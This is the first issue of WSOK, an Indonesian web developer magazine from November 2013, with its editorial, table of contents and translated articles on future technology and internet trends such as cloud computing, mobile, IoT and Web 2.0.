

5 menit **MIGRASI** BOOTSTRAP 2.0 → BOOTSTRAP 3.0

WSOK
Edisi Pertama
November
2013

Review

Artikel

Tips & Trik

Tutorial



Tinjaun Realistis
XML vs JSON

WSOK

Kami menerima tulisan berupa artikel, review, tutorial, tips dan trik. Tiap tulisan yang dikirim harap dilengkapi dengan biodata, email, alamat website, foto berwarna, foto-foto yang berkaitan dengan tulisan.

Tulisan yang masuk akan di edit sesuai dengan budaya penulisan WSOK tanpa mengurangi makna dan tujuan penulisan.

Kirim tulisan ke :

zlumberjay@gmail.com

ru



Bachrie (Indonesia)
Berprofesi sebagai programmer dan adalah pendiri nganroo.com



IP Conflik (India)
Adalah mahasiswa GNIIT berprofesi sebagai programmer
<https://www.facebook.com/deepesh.attri>



Amine Cherrai (Maroko)
CEO & Founder at Amine Cherrai sebagai programmer
<https://www.facebook.com/a.cherrai>



Aftandil Mmd (Turki)
berprofesi sebagai programmer
<https://www.facebook.com/amemmedli>



Ahmad Marzuki (Malaysia)
berprofesi sebagai programmer
<https://www.facebook.com/ahmad.marzuki.33>



Cyrus Jayson (Philiphine)
berprofesi sebagai programmer
<https://www.facebook.com/cyruspage>

“Ini adalah edisi pertama kami”

Alhamdulillah, pertama-tama kami ucapkan terima kasih kepada para penulis yang telah menyumbangkan karyanya kepada kami, semoga tetap menjadi bagian dari kelanjutan dari edisi-edisi berikutnya di masa yang akan datang.

Pasti masih ada kekurangan dalam edisi ini, terutama tulisan yang masuk ke redaksi masih sangat minim jumlahnya, namun besar harapan kami akan terus memperbaiki kekurangan-kekurangan tersebut dan berharap komunitas dan rekan-rekan programmer bersedia menyumbang tulisannya.

Tema umum edisi kali ini adalah tentang trend web dan teknologi. Kami sajikan beberapa versi menurut tahun, semoga dapat member manfaat bagi kita semua, dimana kita ketahui bahwa profesi programmer membidani hal yang berkembang cepat maka perlu suatu pengetahuan tren teknologi masa depan.

Edisi ini adalah edisi WSOK magazine dalam bahasa Indonesia, dan juga bagian dari grup PHP MySQL AJAX jQuery JSON CSS HTML! GROUP
<https://www.facebook.com/groups/WebDevCommunity/>

(wsok)

Daftar Isi

Kata pengantar

Isi

Artikel Umum **3**

Inspirasi dan Tips & Trik **14**

Tutorial Umum **22**

Framework **32**

PHP Native **38**

CSS **53**

Review & Profile **58**

Secure Web **62**

Versus **69**

1

Artikel umum

Topik utama pada edisi pertama adalah
“Trend masa depan di dunia IT & Programming”



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbang - <http://gedelumbang.com>
codiLABS – Coder
dan teman2 di PHP Indonesia

Trend yang akan Mengikuti Perkembangan Teknologi



Tren kadang mendapatkan konotasi buruk, terutama karena sering disamakan dengan mode. Bicara tentang tren maka orang-orang segera mulai membayangkan model *tipis wafer* mondar-mandir di catwalk dengan pakaian keterlaluan dengan warna tertentu yang segera dilupakan di musim depan.

Jika banyak orang pintar bersedia menghabiskan tahun-tahun hidupnya dengan jutaan (mungkin milyaran) modal dikeluarkan untuk idenya maka mungkin akan mendapatkan hasil yang lebih dari itu. Hari ini , kita berada di ambang sebuah paradigma baru digital, di mana kemampuan teknologi mulai melebihi diri kita sendiri. Komputer telah mampu membantu memutuskan produk mana untuk stok di rak-rak toko, melakukan penelitian hukum, bahkan memenangkan game show. Mereka segera akan mengemudi mobil kita atau membuat diagnosa medis, dll. Berikut adalah 5 tren yang mendorong itu semua.



1. Bukan layar sentuh (non -Touch Interface)

Kita sudah menggunakan gagasan bahwa komputer adalah mesin yang beroperasi dengan sentuhan ujung jari atau tangan kita. Sama seperti kita sekarang Gen X yang menjadi nyaman dengan keyboard dan mouse, hari ini generasi milenium telah belajar untuk teks pada kecepatan super dan setiap iterasi teknologi baru mungkin diperlukan sedikit keterampilan untuk menggunakannya .

Itulah mengapa tren baru tanpa sentuhan interface fundamental sangat berbeda . Dari Kinect Microsoft untuk Apple Siri untuk Project Glass Google , kita mulai berharap bahwa komputer beradaptasi dengan kita daripada sebaliknya. Teknologi pengenalan pola dasar telah puluhan tahun pembuatannya dan berkat hasil pencapaiannya kita bisa mengharapkan interface komputer tidak terlalu dirasakan perbedaan oleh manusia dalam satu dekade.



2. Konten asli (maraknya TV online)

Teknologi sekarang lebih mengarah sosial media seperti facebook, twitter, BBM yang bisa di akses di mana saja lewat perangkat mobile. Sekarang medan perang digital baru akan berjuang di ruang tamu. Netflix , Amazon, Microsoft, Google, Apple dan perusahaan kabel semua berlomba-lomba untuk menghasilkan **model yang dominan** untuk memberikan konsumen hiburan .

Salah satu strategi yang muncul adalah untuk mengembangkan program asli dalam rangka untuk menarik dan *mempertahankan basis pelanggan*. Netflix baru-baru ini menemukan sukses dengan "House of Cards" seri mereka dibintangi Kevin Spacey dan Robin Wright. Amazon dan Microsoft juga akan segera mengumumkan konten asli.

Menariknya HBO yang memelopori strategi ini, telah menerapkan tren secara terbalik yaitu HBO GO app yang saat ini membutuhkan kabel berlangganan yang diperkirakan dengan mudah bisa menjadi pesaing langsung ke Netflix .



3. Online yang massive (besar-besaran)

Dalam dekade terakhir, game multiplayer online seperti World of Warcraft menjadi tren daripada hanya bermain melawan komputer, Anda bisa bermain bersama ribuan orang lain secara real-time. Hal ini sangat mengasyikkan (*meskipun sedikit mengganggu jika anda menyadari bahwa barbar setan di online bersama anda sebenarnya seorang gadis berusia 14 tahun, hehehe...*).

Sekarang aspek lain dari kehidupan secara game online yang massive seperti Khan Academy menawarkan ribuan modul untuk anak-anak usia sekolah, Code Academy dapat mengajarkan berbagai bahasa pemrograman untuk siapa saja dengan iterasi terbaru.

Kecenderungan online besar-besaran juga melandah politik , misalnya Presiden Obama baru-baru menjangkau pemilih biasa melalui Ask Me Anything di Reddit dan Google Hangouts. Bahkan mungkin beberapa politikus di tiap negara akan menggunakan untuk pencitraan.



4. Segala terhubung ke internet

Mungkin tren yang paling meresap tentang hal ini adalah kita akan berinteraksi dengan segala sesuatunya sekitar kita. Rumah kita, mobil kita dan bahkan benda-benda di jalan akan berinteraksi dengan smartphone anda atau satu sama lain dengan mulus .

Apa yang akan mendorong tren di tahun-tahun mendatang adalah dua teknologi yang saling melengkapi : Near Field Communication (NFC) , yang memungkinkan untuk dua arah komunikasi data dengan perangkat dekatnya dan chip daya ultra - rendah yang dapat memanen sinyal di sekitarnya dan menandai orang/ entitas kapan saja atau di mana saja anda inginkan .

Sementara abad integrasi sedang berlangsung, sulit untuk melihat ke mana akan berlanjut. Beberapa aplikasi , seperti sebatas system pembayaran mobile dan sampai aplikasi yang lebih canggih akan digunakan secara luas hanya dalam beberapa tahun. Sistem marketing juga akan berubah, **karena konsumen akan dapat mengakses jenis produk secara digital yang berasal sinyal banner iklan di jalan-jalan.** Jadi era komputasi tidak lagi menjadi sesuatu yang harus duduk di meja tapi menjadi secara normal alami perangkat digital kita akan berinteraksi dengan lingkungan kita, dan tentunya tidak ada yang benar-benar tidak tahu apa dampak lain yang akan terjadi.



5. Supercomputing

Perusahaan mulai dari IBM, Google, Microsoft berlomba untuk menggabungkan pengolahan bahasa dengan sistem data besar dengan Cloud yang bisa kita akses dari mana saja. Sistem ini mungkin akan mengenal kita lebih baik daripada teman-teman terbaik kita, sistem ini tidak hanya terhubung ke seluruh jaringan *Web of Things* kolektif dari semua pengetahuan manusia. Telah dilakukan oleh IBM Watson, biaya \$3 juta untuk membangunnya diperkirakan sepuluh tahun yang akan datang hanya sekitar \$30.000 saja yang tentunya terjangkau kebanyakan organisasi dan perusahaan.



6. Desktop akan hilang dari peredaran

Ketika komputer pertama kali muncul, mereka butuh ruangan dan pelatihan khusus untuk mengoperasikannya. Sekarang mereka tiba di rumah kita dan cukup sederhana bagi remaja untuk mahir dalam beberapa hari (meskipun orang dewasa cenderung menjadi sedikit lebih lambat). Hari ini, putri saya yang berusia tiga tahun bermain dengan iPad -nya secara alami seperti dia bermain dengan bonekanya . Sekarang , PC sendiri akan menghilang dan tren baru akan muncul dalam bentuk tertanam di berbagai macam media perangkat lain dan *no-touch interface* mungkin datang ke kehidupan kita sehari-hari. Dan sekarang kita sudah lama meninggalkan cara-cara memasukkan disket ke dalam slot agar komputer kita dapat bekerja dan menggunakan perangkat lunak sebagai layanan- hardware sekaligus layanan penjualan. Itulah mengapa perusahaan teknologi semakin terdorong berinvestasi dalam hal-hal seperti konten asli untuk menggiring kita mendaftar ke platform online mereka sekaligus menghibur diri, dan mereka tidak lagi cenderung menjajakan software-hardware secara langsung.

<http://www.digitaltonto.com/2013/5-trends-that-will-drive-the-future-of-technology/>

Trend Web dalam 2-3 Tahun Mendatang

World Wide Web telah membawa revolusi raksasa dalam perekonomian dan berdampak besar bagi penduduk dunia dalam dekade terakhir. Istilah Web 2.0 tidak kurang menjadi revolusi bisnis dalam industri komputer, dan itu mengacu kepada istilah umum yang digunakan untuk mewujudkan user interface interaktif, konten yang kaya, jaringan sosial online. Web saat ini diubah menjadi sumber daya. Beberapa tahun sebelumnya web biasanya diakses melalui PC, dan sekarang kita juga telah menggunakan perangkat mobile dan televisi. Ini adalah beberapa tren masa depan dari web:



Semantic web

1. Web Semantik

Ide web semantic telah menjadi populer di bidang web. Secara singkat web semantic ini tentang membuat web lebih cerdas yang mampu menganalisis semua data di web, konten, link, dan transaksi antara manusia dan komputer.



Artificial Intelligence

2. Artificial Intelligence

Artificial Intelligence mungkin adalah ledakan besar berikutnya dalam sejarah komputasi. Ilmuwan komputer telah memimpikan *Artificial Intelligence* sejak tahun 1950. sebelumnya Alan Turing meluncurkan tes Turing untuk menguji kemampuan mesin untuk berinteraksi dengan manusia seperti *tete-a-tete*. Dalam perspektif *Web Artificial Intelligence* adalah **menciptakan web/ aplikasi cerdas**.



3. Web Sites menjadi Web Services

Web masa depan akan diarahkan mampu melayani banyak hal oleh karena itu harus memiliki sistem yang mempunyai platform dan katalog yang bisa dipakai bersama. Tahun-tahun mendatang akan terjadi modifikasi mayoritas website ke web service dan ini akan menjadikan akses informasi menjadi lebih efektif.



Virtual world (digital life)

4. Dunia Virtual

Ini bukan hanya tentang kehidupan digital, tapi juga membuat kehidupan nyata kita lebih digital. Dunia maya akan mengalami pertumbuhan dinamis seiring infrastruktur akan didirikan dan akan menjadi pasar yang dinamis di seluruh dunia selama 10 tahun ke depan.



Internet TV

5. Video / Internet TV online

Ini tren spesifik dan akan segera mulai meledak. Tren web ini masih terbuka luas dan kesempatan menawarkannya sangat terbuka luas. Telah diasumsikan bahwa dalam beberapa tahun mendatang, wajah Internet TV akan sama sekali berbeda dengan saat ini. Kualitas gambar yang unggul, streaming, personalisasi, berbagi, dan banyak lagi - itu semua mendekati selama beberapa tahun mendatang.

10 Trend Internet pada tahun 2020

Luangkan waktu sejenak untuk mengingat bagaimana kehidupan yang berbeda pada tahun 1991 . Jika Anda ingin menelepon teman maka harus menggunakan jalur kabel (darat). Kenapa? Karena teknologi mobile masih bertahun-tahun jauh dari pikiran umum. Jika anda ingin mengirim pesan tertulis kepada kerabat di luar negeri anda harus menggunakan kantor pos. Ini terjadi sebelum munculnya nama domain seperti hotmail menjadi identik dengan teknologi email. Begitu banyak yang berubah dalam 20 tahun terakhir, tapi bagaimana perkiraan tren tahun 2020?. Anda dapat menjamin bahwa perubahan yang paling inovatif dan revolusioner akan berlangsung di sektor digital. Jadi seperti apa wajah internet yang akan terlihat pada tahun 2020 ?

- 1**  **Lebih Terpusat**
Kita masih bisa melihat tren ini berkembang pada saat ini dimana Facebook , Google dan Microsoft menjadi sangat kuat di internet . Setiap tahun kita mendengar cerita yang sama - Microsoft telah membeli Skype, Google telah mengakuisisi YouTube , dan ada sedikit tanda bahwa raksasa digital baru akan lama akan muncul lagi.
- 2**  **Pengembangan Lebih Open Source**
Sebagai respon terhadap semakin kuatnya pengaruh perusahaan besar digital, teknologi open source diharapkan meningkat pesat sebagai pengembang kecil-kecilan menjadi lebih besar dan lebih canggih . Diperkirakan akan muncul ratusan software suite berkualitas tinggi skala open source di pasar pada tahun 2020 .
- 3**  **Internet Akan Lebih Cepat Dan Lebih Murah**
Diperkirakan tarif broadband akan semakin turun dan dalam waktu dekat dedicated server akan sangat jauh lebih murah lagi.
- 4**  **Menulis dan Membaca**
Pada tingkat yang lebih pribadi, pengaruh internet pada tahun 2020 diperkirakan terjadi perubahan secara dramatis dan mengubah cara kita membaca dan menulis. Lewatlah sudah hari-hari panjang esai -seperti entri blog, skenario yang lebih mungkin adalah istilah yang akan mulai mendominasi ranah online. Pengguna social engine sangat akrab dengan fenomena ini.
- 5**  **Kurangnya Anonimitas Online**
Karena pengaruh pertumbuhan hacker dan website semacam Wikileaks, ada kemungkinan bahwa pada tahun 2020 internet akan dipantau lebih erat.
- 6**  **Banyak Aplikasi yang tidak Digunakan Lagi**
Pada tahun 2020 , diharapkan bahwa hampir setiap perangkat akan ditransfer ke internet - dari microwave ke sofa . Selanjutnya , aplikasi akan lebih khusus dirancang untuk menjadi ramah bersih. Dan aplikasi yang tidak mendukung online mungkin banyak dibuang.
- 7**  **ID Personal Nomor**
Dengan alasan keamanan berkembang mengenai perilaku online, banyak analis keamanan memperkirakan bahwa pada tahun 2020 beberapa negara akan menerapkan sejumlah ID pribadi bagi pengguna online .
- 8**  **Mobile Internet**
Teknologi internet mobile sangat baru, tetapi banyak orang merasa bahwa pada tahun 2020 itu akan menjadi cara yang paling populer untuk menelusuri web . Banyak situs akan khusus melayani menuju perangkat mobile bukan lagi PC.
- 9**  **Proses Berpusat Ke Online**
Meskipun Anda dapat melakukan belanja online , banyak orang masih lebih suka untuk membeli bahan makanan mereka secara pribadi . Hal ini diharapkan dapat mengubah tahun 2020, dengan lebih banyak pelanggan internet memilih untuk memanfaatkan proses bisnis online.
- 10**  **Cloud Computing**
Cloud computing baru saja mengubah mainstream dengan rilis terbaru dari Apple iCloud . Pada tahun 2020 Anda dapat mengharapkan bahwa jutaan pengguna internet akan menyimpan semua informasi non - vital mereka di cloud itu.

Masa depan tidak pernah mudah untuk memprediksi , tapi tren saat ini semua merujuk ke 2020 yang lebih terhubung dan lebih terpusat

<http://www.digitalpacific.com.au/blog/top-ten-future-trends-the-internet-by-2020/>

Trend Makro dan Web Bisnis

Tantangan Teknologi Web Masa Depan

Sepuluh tahun yang lalu orang-orang menjadi surprise tentang kemampuannya untuk menjual produk atau memiliki bisnis yang layak pada sebuah situs web. Namun kompleksitas web saat ini lebih menantang dari apa yang kita bayangkan. Meskipun sulit untuk memprediksi masa depan, ada beberapa tren saat ini yang menawarkan pedoman untuk mendapatkan perubahan yang akan datang dan bagaimana pebisnis dapat mempersiapkan diri untuk tantangan teknologi web masa depan.

Mobile Platform : Dalam lima tahun, lebih banyak pengguna akan terhubung ke internet melalui *perangkat mobile* dari pada *PC desktop*. Mobilitas pengguna akan menjadi sorotan utama sebagai cara kita terhubung ke pelanggan yang mungkin mobile pula ketimbang mengharapkan fungsi PC sebagai perangkat utama. Kita sudah melihat bagaimana migrasi ke mobile web telah mendorong perubahan, salah satu contoh : sistem pembayaran yang memungkinkan pengguna untuk menyelesaikan transaksi dengan smartphone mereka, bukan dengan uang tunai atau kartu kredit. Untuk itu sistem transaksi melalui ponsel harus memperhatikan variabel-variabel seperti inkonsistensi operator nirkabel, masalah keamanan aplikasi mobile dan kinerja ponsel itu sendiri . Meskipun akan menjadi lebih rumit tapi mengetahui system pembayaran lewat **perangkat mobile akan segera menjadi keharusan bagi developer memenuhi kebutuhan pasar.**




Multiple browser & Devices : Jika ada satu sistem operasi dan web browser yang dominan mungkin menjadi jauh lebih sederhana. Hari ini ada beberapa sistem operasi pada desktop dan mobile yang pernah memperbarui system web browser nya. Konsumen mengakses konten di beberapa perangkat termasuk desktop, aplikasi mobile, internet-TV dan lain-lain . Lima belas persen dari konsumen AS sudah menggunakan empat atau lebih perangkat komputasi rata-rata tiap minggu. Harapan interaksi pengguna dengan web browser akan menjadi rintangan yang berkelanjutan, oleh karena itu mengoptimalkan membangun aplikasi yang kompatibel dengan berbagai platform browser berbagai perangkat yang berbeda adalah keharusan dan memastikan user tidak mengalami kesulitan.



Web Services : Mengetahui kebutuhan user menjadi pelajaran bahwa itu adalah pusat laba masa depan. Aplikasi web telah berevolusi menjadi kecenderungan bergeser dari eksekusi server ke browser klien. Selain itu, banyak fungsi aplikasi sekarang diserahkan kepada layanan pihak ketiga yang pada dasarnya kita membuat aplikasi koneksi layanan terpadu dengan front end yang beragam .



Harus Real-Time : Konsumen mengharapkan website untuk load lebih cepat. Hasil pencarian Google adalah jaringan hampir seketika dan masyarakat pengguna terus memantau halaman social engine mereka atau komunitas online, daripada sesekali check-in ke web bisnis bahkan lebih menuntut untuk menambahkan real-time jaringan sosial mereka sendiri. Situs lambat berarti kehilangan bisnis . Data kami menunjukkan bahwa ketika waktu buka halaman web meningkat dari satu sampai lima detik, pengguna ditinggalkan meningkat 40 persen. Bayangkan dampak bisnis jika halaman yang banyak ditinggalkan adalah halaman keranjang belanja anda !



Cloud Computing
everything and the kitchen sink

Cloud: Cloud sangat menjanjikan dan banyak perusahaan yang akan memutuskan menggunakan layanan ini dan anda pun tak bisa menghindarinya. Bahkan jika Anda memutuskan untuk tidak langsung menggunakan cloud, ada kemungkinan kuat beberapa layanan web outsourcing anda berbasis cloud, layanan pribadi loker musik dan berbagi dokumen atau perusahaan dari CRM untuk portal karyawan akan semakin pindah ke cloud. Didorong oleh skalabilitas dan kelincahan yang ditawarkan tapi waktu yang akan menjawab apakah janji kecepatan dan elastisitas cloud dapat bersaing dengan perkembangan web yang akan datang.

http://www.huffingtonpost.com/steve-tack/future-of-tech_b_1158375.html

Kajian tentang tren masa depan memunculkan beberapa tema umum seperti:

- (1) Bagaimana suatu aplikasi bisnis direncanakan,
- (2) kompleksitas aplikasi yang semakin berkembang,
- (3) Kebutuhan untuk kecepatan,
- (4) Meningkatnya ketergantungan pada elemen luar firewall atau di luar zona tradisional Anda .

Kesimpulan yang tak terelakkan mengenai tantangan web masa depan :

- (1) harus mengakui saling ketergantungan mereka yang semakin meningkat di Internet itu sendiri ,
- (2) terus-menerus memonitor , mengevaluasi dan mengoptimalkan setiap elemen antara pusat data dan pengguna akhir / user .

Kompleksitas web bisnis akan muncul dalam rantai pengiriman dan koneksitas, oleh karena itu perlu pendekatan proaktif menghadapi tantangan, ini baik yang bergerak di bidang ecommerce maupun para developer web agar membuat aplikasi baru yang menarik, menguntungkan dan user friendly.

9

Trend Top Teknologi Masa Kini

Tren teknologi termasuk konsep-konsep baru seperti software, pendefinisian jaringan dan pencetakan 3D, dan ini akan membuat dampak perkembangan TI lebih cepat dari apa yang kita pikirkan. Gartner Inc, sebuah lembaga penelitian teknologi dan perusahaan penasehat, mem-prediksi nilai ekonomi total teknologi masa depan akan bernilai USD\$ 1.900.000.000.000 pada 2020, dan akan berdampak dan bermanfaat bagi berbagai macam industri, seperti ritel, kesehatan, dan transportasi.

Sosial engine, cloud, mobile, dan aspek informasi teknologi terus mendorong perubahan dan menciptakan peluang baru serta permintaan infrastruktur yang diprogram canggih yang dapat dijalankan di web.

Sembilan tren teknologi strategis yang diharapkan merintis tahun-tahun mendatang adalah sebagai berikut:



1. Mesin pintar

Era mesin pintar diharapkan berkembang pesat dalam sistem industri secara global dan dapat diakses secara umum. Era mesin pintar dimana perangkat teknologi menjadi asisten pribadi yang cerdas dan ini akan menjadi hal yang akan mempengaruhi sejarah teknologi informasi. Sistem baru yang memenuhi beberapa tujuan dari apa yang telah dicapai dikembangkan oleh industri IT, sekarang muncul untuk digunakan baik secara individu maupun perusahaan.



2. Manajemen Mobile Device dan Keanekaragaman

Sebuah variasi berkembang perangkat mobile, gaya komputasi, konteks pengguna dan paradigma berinteraksi akan membuat segalanya lebih kompleks untuk mencapai dan melalui tahun 2018. Ukuran dari kemampuan perangkat mobile telah meningkat tiga kali lipat bahkan mungkin lebih dan sama halnya penggunaan program BYOD.


Hal ini telah mengakibatkan perlunya revisi kebijakan perusahaan mengenai penggunaan hardware milik karyawan. Kebanyakan perusahaan hanya memiliki kebijakan bagi karyawan dalam hal mengakses jaringan mereka atau menggunakan perangkat yang dimiliki dan dikelola perusahaan, tetapi perusahaan perlu memulai kebijakan baru mengenai pengaturan persyaratan mengenai apa jenis kegiatan dapat dilakukan pada perangkat pribadi karyawan secara jelas. Fleksibilitas harus diimbangi dengan kerahasiaan dan privasi saat membuat kebijakan-kebijakan BYOD.



3. Aplikasi Ponsel

Organisasi riset teknologi memprediksi bahwa sampai dengan 2014, **peningkatan kinerja JavaScript akan mulai mendorong HTML5 dan browser sebagai lingkungan utama untuk pengembangan aplikasi enterprise**. Pengembang harus fokus pada pembuatan model user interface yang diperluas dengan peningkatan perbaikan suara dan video untuk menghubungkan antara user dengan user dengan cara yang inovatif.


Aplikasi mobile akan terus tumbuh, sementara aplikasi lain menyusut. Aplikasi yang lebih besar untuk yang lebih komprehensif, sedangkan aplikasi mobile yang lebih kecil dan lebih bertarget. Pengembang harus mencari cara untuk menggabungkan aplikasi mobile untuk menciptakan aplikasi yang lebih besar.



4. 3D Percetakan


Pada tahun 2014, pengiriman printer 3D ke seluruh dunia diperkirakan akan tumbuh sebesar 75%, dan pada tahun 2015 mungkin dua kali lipat. Untuk sementara mahalnya "perangkat manufaktur aditif" sekitar hampir 20 tahun belakangan, tapi pasar untuk perangkat dengan bahan yang sesuai serta kemampuan membangunnya akan berkembang pesat. Pasar telah menciptakan banyak hype untuk memastikan bahwa pencetakan 3D adalah nyata, praktis, dan cara yang efektif untuk mengurangi biaya melalui perbaikan desain, manufaktur jangka pendek dan prototyping efisien. **Adanya Printer 3D dapat mengembangkan pencetakan secara online dan mau tidak mau paradigma ekspor import alat-alat dan mainan berbahan polimer mungkin akan berubah.**

Hybrid Cloud



5 . Layanan Cloud Hybrid


Menggabungkan cloud pribadi dan layanan private cloud eksternal sangat penting dan perusahaan harus berusaha untuk merancang layanan cloud pribadi dengan dalam kerangka hybrid sambil memastikan integrasi / interoperabilitas masa depan akan tercapai. Layanan cloud hybrid dapat bervariasi dari yang relatif statis sampai yang sangat dinamis. Namun, layanan cloud hybrid tahap awal kemungkinan besar akan komposisinya statis, seperti integrasi antara layanan cloud publik dan cloud private internal.



6 . Personal Cloud

Era cloud pribadi ditandai ayunan dari perangkat ke layanan dan di masa yang akan datang jenis spesifik perangkat yang digunakan tidak akan menjadi terlalu penting. Sebaliknya , pengguna akan menggunakan kumpulan perangkat dan cloud pribadi dari *hub* utama mereka .


7 . Cloud / Arsitektur Client



Cloud / klien model komputasi akan berkembang. Dengan arsitektur ini , klien dengan aplikasi yang kompleks akan berjalan pada perangkat yang terhubung ke internet , dan servernya adalah seperangkat layanan aplikasi host dalam sebuah platform komputasi cloud yang scalable. Cloud bertindak sebagai titik kontrol dan sistem rekaman, dan aplikasi akan menjangkau beberapa perangkat klien .

Lingkungan klien mungkin berbasis browser atau aplikasi asli yang akan tersedia di berbagai perangkat klien, baik mobile dan desktop. *Arsitektur Client* adalah kebutuhan untuk mengelola bandwidth, kemampuan kuat mengelola perangkat mobile, kemampuan menekan biaya jaringan serta meminimalkan penggunaan aplikasi cloud komputasi dalam hal penyimpanan data serta cara pemanfaatan perangkat penyimpanan klien secara efektif.

8 . Komputasi Kelas Global



Web skala atau pola komputasi kelas global menawarkan penyediaan layanan cloud dalam suatu perusahaan pengaturan IT. Penyedia cloud besar, seperti Amazon, Facebook, dan Google, adalah *re-inventing* cara layanan TI yang disampaikan. Layanan ini bukan hanya menawarkan kemampuan luar biasa dalam hal ukuran tetapi juga kecepatan dan kemudahan. Agar perusahaan tetap maju, mereka harus bersaing dengan pola arsitektur jaringan, praktik dan berproses sebagai penyedia cloud yang handal.

9 . Segalanya terhubung ke Internet



Era *Web Thing* adalah memperluas penggunaan internet di luar komputer dan perangkat mobile, seperti peralatan lapangan, mobil, dan televisi, dan lain-lain. Namun banyak perusahaan dan vendor teknologi belum sadar kemungkinan lain dari arti *internet diperluas*. Dengan ini sebenarnya mereka bisa mendigitalkan jasa mereka dan yang paling penting yaitu produk dan aset .

Web 1.0, Web 2.0 dan Web 3.0 ?

Apa itu Web 2.0? Ini adalah pertanyaan dengan jawaban yang berbeda. Tidak ada definisi yang jelas tentang web 2.0, dan seperti banyak konsep telah diambil dari pengalaman pribadi. Tapi satu hal yang jelas : Web 2.0 menandai perubahan mendasar dalam cara kita menggunakan Internet.

Web 2.0 adalah langkah menuju web yang lebih sosial, kolaboratif, interaktif dan responsif. Ini adalah perubahan dalam filsafat perusahaan web dan pengembang web, tapi lebih dari itu, Web 2.0 adalah perubahan dalam filsafat masyarakat secara keseluruhan.

Web 2.0 menandai perubahan dalam diri kita sebagai masyarakat serta internet sebagai teknologi. Pada hari-hari awal web, kita menggunakannya sebagai alat. Hari ini, kita tidak hanya menggunakan Internet sebagai alat - kita menjadi bagian dari itu.

Web 2.0 adalah sebuah Web Sosial

